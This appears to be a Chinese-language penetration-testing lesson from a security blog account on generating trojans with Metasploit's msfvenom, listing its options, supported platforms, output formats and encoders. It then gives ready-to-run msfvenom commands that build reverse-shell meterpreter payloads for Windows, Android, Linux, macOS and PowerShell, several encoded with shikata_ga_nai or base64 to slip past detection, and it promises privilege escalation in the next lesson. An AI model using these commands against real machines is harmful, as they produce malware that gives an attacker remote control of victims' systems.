第八课 Metaspoilt木马生成原理和方法

Author：陈殷

公众号：山丘安全攻防实验室

生成方式：利用msf模块中的msfvenom模块

原理：msfvenom是msfpayload、msfencode的结合体，利用msfvenom生成木马程序，并在目标机上执行，在本地监听上线


使用说明：
-p, --payload 使用指定的payload
-l, --list [module_type] 列出指定模块可用的payloads，包括payloads、encoders、nops、all
-n, --nopsled 为payload指定一个 nopsled 长度
-f, --format 指定输出格式，如exe等
-e, --encoder 使用编码器
-a, --arch 指定payload构架（x86、x64）
--platform 指定payload平台
-s, --space 指定payload攻击荷载的最大长度
-b, --bad-chars 指定规避字符集，如: '\x00\xff'
-i, --iterations 指定编码次数
-c, --add-code 指定一个附加的win32 shellcode 文件
-x, --template 指定一个可执行文件作为模板
-k, --keep payload自动分离并注入到新的进程
-o, --out 保存生成的payload
-v, --var-name 指定自定义变量
-h, --help 显示帮助文件

msfvenom --list platforms 显示支持的平台

```
root@kali:~# msfvenom --list platforms

Framework Platforms [--platform <value>]
==========================================

    Name
    ----
    aix
    android
    apple_ios
    brocade
    bsd
    bsdi
    cisco
    firefox
    freebsd
    hardware
    hpux
    irix
    java
    javascript
    juniper
    linux
    mainframe
    multi
    netbsd
    netware
    nodejs
    openbsd
    osx
    php
    python
    r
    ruby
    solaris
    unifi
    unix
    unknown
    windows
```

msfvenom --list formats 显示支持的格式

```
root@kali:~# msfvenom --list formats

Framework Executable Formats [--format <value>]
================================================

    Name
    ----
    asp
    aspx
    aspx-exe
    axis2
    dll
    elf
    elf-so
    exe
    exe-only
    exe-service
    exe-small
    hta-psh
    jar
    jsp
    loop-vbs
    macho
    msi
    msi-nouac
    osx-app
    psh
    psh-cmd
    psh-net
    psh-reflection
    vba
    vba-exe
    vba-psh
    vbs
    war
```



msfvenom编码器：

root@kali:~# msfvenom --list encoders

```
Name                              Rank       Description
----                              ----       -----------
cmd/brace                         low        Bash Brace Expansion Command
Encoder
cmd/echo                          good       Echo Command Encoder
cmd/generic_sh                    manual     Generic Shell Variable
Substitution Command Encoder
cmd/ifs                           low        Bourne ${IFS} Substitution Command
Encoder
cmd/perl                          normal     Perl Command Encoder
cmd/powershell_base64             excellent  Powershell Base64 Command Encoder
cmd/printf_php_mq                 manual     printf(1) via PHP magic_quotes
Utility Command Encoder
generic/eicar                     manual     The EICAR Encoder
generic/none                      normal     The "none" Encoder
mipsbe/byte_xori                  normal     Byte XORi Encoder
mipsbe/longxor                    normal     XOR Encoder
mipsle/byte_xori                  normal     Byte XORi Encoder
mipsle/longxor                    normal     XOR Encoder
php/base64                        great      PHP Base64 Encoder
ppc/longxor                       normal     PPC LongXOR Encoder
ppc/longxor_tag                   normal     PPC LongXOR Encoder
ruby/base64                       great      Ruby Base64 Encoder
sparc/longxor_tag                 normal     SPARC DWORD XOR Encoder
x64/xor                           normal     XOR Encoder
x64/xor_context                   normal     Hostname-based Context Keyed
Payload Encoder
x64/xor_dynamic                   normal     Dynamic key XOR Encoder
x64/zutto_dekiru                  manual     Zutto Dekiru
x86/add_sub                       manual     Add/Sub Encoder
```

```
x86/alpha_mixed                low         Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper                low         Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower   manual      Avoid underscore/tolower
x86/avoid_utf8_tolower         manual      Avoid UTF8/tolower
x86/bloxor                     manual      BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot               manual      BMP Polyglot
x86/call4_dword_xor            normal      Call+4 Dword XOR Encoder
x86/context_cpuid              manual      CPUID-based Context Keyed Payload Encoder
x86/context_stat               manual      stat(2)-based Context Keyed Payload Encoder
x86/context_time               manual      time(2)-based Context Keyed Payload Encoder
x86/countdown                  normal      Single-byte XOR Countdown Encoder
x86/fnstenv_mov                normal      Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive          normal      Jump/Call XOR Additive Feedback Encoder
x86/nonalpha                   low         Non-Alpha Encoder
x86/nonupper                   low         Non-Upper Encoder
x86/opt_sub                    manual      Sub Encoder (optimised)
x86/service                    manual      Register Service
x86/shikata_ga_nai             excellent   Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit          manual      Single Static Bit
x86/unicode_mixed              manual      Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper              manual      Alpha2 Alphanumeric Unicode Uppercase Encoder
x86/xor_dynamic                normal      Dynamic key XOR Encoder
```

使用Metaspoilt生成木马

msfvenom -a x64 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.30.133 LPORT=12345 - e x86/shikata_ga_nai -b '\x00\xff' -i 3 -f exe -o chen.exe

msfvenom -p android/meterpreter/reverse_tcp LHOST= =<攻击机IP> LPORT==<攻击机端口> -o mm.apk

msfvenom -a x86 --platform Linux -p linux/x86/meterpreter/reverse_tcp LHOST=<攻击机IP> LPORT=<攻击机端口> -
f elf -o payload.elf

msfvenom -a x86 --platform osx -p osx/x86/shell_reverse_tcp LHOST=<攻击机IP> LPORT=<攻击机端口> -f macho - o payload.macho

msfvenom -a x86 --platform windows -p windows/powershell_reverse_tcp LHOST=<攻击机IP> LPORT=<攻击机端口> -e
cmd/powershell_base64 -i 3 -f raw -o payload.ps1

看不懂不着急，下节课我将会演示如何生产木马并进行提权

文章作者：陈殷

文章出处：山丘安全攻防实验室